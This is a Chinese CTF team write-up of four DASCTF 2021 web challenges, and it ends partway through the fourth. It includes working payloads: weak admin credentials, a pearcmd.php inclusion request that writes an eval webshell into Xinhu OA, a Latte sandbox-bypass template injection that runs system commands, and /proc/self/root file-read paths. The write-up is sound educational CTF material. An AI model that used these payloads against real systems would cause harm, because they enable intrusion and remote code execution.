2021年西湖论剑-好想当JK妹妹的舔狗啊


WEB

web1 【oa？RCE？】

> 状态：[x] to be solved [x]@zcy is solving[y] finished

思路：register_argc_argv，pear文件包含，弱口令

首先先看到一个登录界面




9615689b-066c-4715-a953-31c4a8bd43b7.oarce-ctf.dasctf.com:2333/?m=login

信呼协同办公系统
admin
请输入密码
□记住密码
登录
Copyright ©2021 信呼协同办公系统v2.3.1 - 版权所有：信呼开发团队

先试一下弱口令admin/admin123进入后台


后台功能点很多，试了下网上的poc，结果没有写入权限。开始审计代码

发现有个phpinfo的路由




```php
public function phpinfoAction()
{
    $this->display = false;
    phpinfo();
}
```

先进行信息收集访问该路由



realpath_cache_ttl	120	120
register_argc_argv	On	On
report_memleaks	On	On
report_zend_debug	On	On

发现了开启register_argc_argv，同时发现这个cms的文件包含点特别多，但是很多都限制了文件后缀，比如Action.php，这里我恰好在index路由中找到了一个只限制后缀为.php的路由，这样就想到了包含pearcmd.php进行文件包含。




```php
    public function getshtmlAction()
    {
        $surl = $this->jm->base64decode($this->get('surl'));
        $num  = $this->get('num');
        $menuname  = $this->jm->base64decode($this->get('menuname'));
        if(isempt($surl))exit('not found');
        $file = ''.P.'/'.$surl.'.php';
        echo $file.'<br>';
        if(!file_exists($file))$file = ''.P.'/'.$surl.'.shtml';
        if(!file_exists($file))exit('404 not found '.$surl.'');
        if(contain($surl, 'home/index/rock_index'))$this->showhomeitems();//首页的显示
        $this->displayfile = __FILE__;
        //记录打开菜单日志
        if($num!='home' && getconfig('useropt')=='1')
            m('log')->addlog('打开菜单', '菜单['.$num.'.'.$menuname.']');
    }
```

自己写个路由调用

$this->jm->base64encode('../../../../../../../../usr/local/lib/php/pearcmd');

之后给surl复制为上述值即可。



```php
    /**
    *    获取模版文件
    */
    public function testAction(){
        echo $this->jm->base64encode('../../../../../../../../usr/local/lib/php/pearcmd');
        echo "<br>";
        echo $this->jm->base64decode('Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vdXNyL2xvY2FsL2xpYi9waHAvcGVhcmNtZA');
    }
```

找到可以利用的文件包含点和可以写入的路径，一开始打算写入/tmp目录然后再包含的，但是不知道为什么没成功，这里感谢我的学弟帮我找到了一个可写的web路径

直接用pear将webshell写入/var/www/html/webmain/flow/page/hello.php，蚁剑连接，执行readflag得到flag

Apache

```
GET /?+config-create+/&m=index&a=getshtml&surl=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vdXNyL2xvY2FsL2xpYi9waHAvcGVhcmNmZA&/<?=eval($_POST[1])?>+/var/www/html/webmain/flow/page/hello.php HTTP/1.1
Host: 9615689b-066c-4715-a953-31c4a8bd43b7.oarce-ctf.dasctf.com:2333
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=0e965b20e85a8241e07267c188927802; deviceid=1637373701994; xinhu_mo_adminid=jj0jl0lnn0lln0lnn0lhh0jn0lhh0tg0lnt0lnx0lnx0jg0jl0jk0sg014; xinhu_ca_adminuser=admin; xinhu_ca_rempass=0
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

flag：DASCTF{d48cdb0d13555995f9debda235e0c914}

web2【EZupload】

> 状态：[x] to be solved [x]@hhz is solving[y] @hhz finished

思路：

注释里?source=1拿到源码

PHP

```php
<?php
error_reporting(0);
require 'vendor/autoload.php';
$latte = new Latte\Engine;
$latte->setTempDirectory('tempdir');
$policy = new Latte\Sandbox\SecurityPolicy;
$policy->allowMacros(['block', 'if', 'else','=']);
$policy->allowFilters($policy::ALL);
$policy->allowFunctions(['trim', 'strlen']);
$latte->setPolicy($policy);
$latte->setSandboxMode();
$latte->setAutoRefresh(false);

if(isset($_FILES['file'])){
    $uploaddir = '/var/www/html/tempdir/';
    $filename = basename($_FILES['file']['name']);
    if(stristr($filename,'p') or stristr($filename,'h') or stristr($filename,'..')){
        die('no');
    }
    $file_conents = file_get_contents($_FILES['file']['tmp_name']);
    if(strlen($file_conents)>28 or stristr($file_conents,'<')){
        die('no');
    }
    $uploadfile = $uploaddir . $filename;

    if (move_uploaded_file($_FILES['file']['tmp_name'], $uploadfile)) {
        $message = $filename ." was successfully uploaded.";
    } else {
        $message = "error!";
    }

    $params = [
        'message' => $message,
    ];
    $latte->render('tempdir/index.latte', $params);
}
else if($_GET['source']==1){
    highlight_file(__FILE__);
}
else{
    $latte->render('tempdir/index.latte', ['message'=>'Hellow My Glzjin!']);
}
```

去github找到项目，用composer require latte/latte安装。看了github中的commit，起初猜测是2.10.2以上版本，因为这个版本加入了sort这个filter，并且可以给sort添加一个回调函数。首先尝试构造了如下文件进行上传。

PHP

```
{$_GET,system|sort}
实际上渲染后相当于uasort($_GET,'system')
```

但经过多次测试后发现目标版本虽然有sort过滤器，但是还没有实现回调函数的特性，于是开始测试其他方法。后来一点点的尝试发现了最终的payload。

PHP

```
{=system\x00($_GET[1])}
```

模版注入，使用\x00绕过

Groovy

```
POST /?1=ls HTTP/1.1
Host:
Content-Length: 215
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: null
Content-Type: multipart/form-data; boundary=----pops
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------pops
Content-Disposition: form-data; name="file"; filename="index.latte"
Content-Type: application/octet-stream

{=system\x00($_GET[1])}
------pops
```


flag：DASCTF{134b337b17e823a4e23345c9735a009b}

web3【灏妹的web】

思路：

打开网页没啥东西，扫一下发现存在.DS_Store泄露，但是里面没什么东西(bushi)。


拿工具：



```
  Using cached ds_store-1.1.2.tar.gz (13 kB)
Collecting biplist>=0.6
  Using cached biplist-1.0.3.tar.gz (21 kB)
Collecting mac_alias>=2.0.1
  Downloading mac_alias-2.2.0.tar.gz (19 kB)
Using legacy 'setup.py install' for ds-store, since package 'wheel' is not installed.
Using legacy 'setup.py install' for biplist, since package 'wheel' is not installed.
Using legacy 'setup.py install' for mac-alias, since package 'wheel' is not installed.
Installing collected packages: biplist, mac-alias, ds-store
    Running setup.py install for biplist ... done
    Running setup.py install for mac-alias ... done
    Running setup.py install for ds-store ... done
Successfully installed biplist-1.0.3 ds-store-1.1.2 mac-alias-2.2.0
WARNING: You are using pip version 20.2.4; however, version 20.3.4 is available.
You should consider upgrading via the 'C:\Python27\python2.exe -m pip install --upgrade pip' command.

C:\Users\15997\Desktop\ds_store_exp>python2 ds_store_exp.py http://eebee368-0f86-48ac-b32c-e78608916834.haomeidehellowor
ld-ctf.dasctf.com:2333/.DS_Store
[200] http://eebee368-0f86-48ac-b32c-e78608916834.haomeidehelloworld-ctf.dasctf.com:2333/.DS_Store
[200] http://eebee368-0f86-48ac-b32c-e78608916834.haomeidehelloworld-ctf.dasctf.com:2333/.idea/.DS_Store
[403] http://eebee368-0f86-48ac-b32c-e78608916834.haomeidehelloworld-ctf.dasctf.com:2333/.idea
[403] http://eebee368-0f86-48ac-b32c-e78608916834.haomeidehelloworld-ctf.dasctf.com:2333/.idea/dataSources

C:\Users\15997\Desktop\ds_store_exp>
```

发现递归下载了idea下面的东西，有dataSources，就是IDEA里面配置数据库源可以直接在IDEA里面执行SQL语句的东西了。但是下载的是403，没有这个东西。

查了一下这东西应该是dataSources.xml，访问即可得到flag：


不安全
eebee368-0f86-48ac-b32c-e78608916834.haomeidehelloworld-ctf.dasctf.com:2333/.idea/dataSour...

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
▼<project version="4">
  ▼<component name="DataSourceManagerImpl" format="xml" multifile-model="true">
    ▼<data-source source="LOCAL" name="flag@localhost" uuid="9e687dff-ebb7-45db-b542-b1b5d7c402cd">
        <driver-ref>mysql.8</driver-ref>
        <synchronize>true</synchronize>
        <jdbc-driver>com.mysql.cj.jdbc.Driver</jdbc-driver>
        <jdbc-url>jdbc:mysql://DASCTF{dd5f79c10e7505f318ee822ceb8bcbcb}:3306</jdbc-url>
      </data-source>
    </component>
  </project>
```

flag：DASCTF{dd5f79c10e7505f318ee822ceb8bcbcb}


web4【EasyTp】

思路：

进入页面提示是：

```HTML
Error! no file parameter
highlight_file Error

```

传?file然后先是file_exists然后给个hacker：




```
file_exists() return true..
hacker!!!
```

URL: http://a10539f5-4345-4f22-a9a3-ba4c47b9da6f.easytp-ctf.dasctf.com:2333/public/?file=/etc/passwd

不管怎么样只要file_exists返回true都给hacker，但是进入页面的时候还有个highlight_file，考虑到是安恒的web题，可能赵总出题，联想一下WMCTF2021的Make PHP Great Again的读一下文件：

```php
http://a10539f5-4345-4f22-a9a3-ba4c47b9da6f.easytp-ctf.dasctf.com:2333/public/?file=/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/var/www/html/app/controller/Index.php
```



不安全 | a10539f5-4345-4f22-a9a3-ba4c47b9da6f.easytp-ctf.dasctf.com:2333/public/?file=/proc/self/root/p...

```
class  Index  extends  BaseController
{
        public  function  index()
        {
                //return  '<style  type="text/css">*{  padding:  0;  margin:  0;  }  div{  padding:  4px  48px;}  a{color:#2E5CD5;cursor:  pointer;text-decoration:  none}  a:hover{text-decoration:underline;  }  body{  background:  #fff;  font-family:  "Century  Gothic","Microsoft  yahei";  color:  #333;font-size:18px;}  h1{  font-size:  100px;  font-weight:  normal;  margin-bottom:  12px;  }  p{  line-height:  1.6em;  font-size:  42px  }</style><div  style="padding:  24px  48px;">  <h1>:)  </h1><p>  ThinkPHP  V6<br/><span  style="font-size:30px">13载初心不改  -  你值得信赖的PHP框架</span></p></div><script  type="text/javascript"  src="https://tajs.qq.com/stats?sId=64890268"  charset="UTF-8"></script><script  type="text/javascript"  src="https://e.topthink.com/Public/static/client.js"></script><think  id="eab4b9f840753f8e7"></think>';
                if  (isset($_GET['file']))  {
                        $file  =  $_GET['file'];
                        $file  =  trim($file);
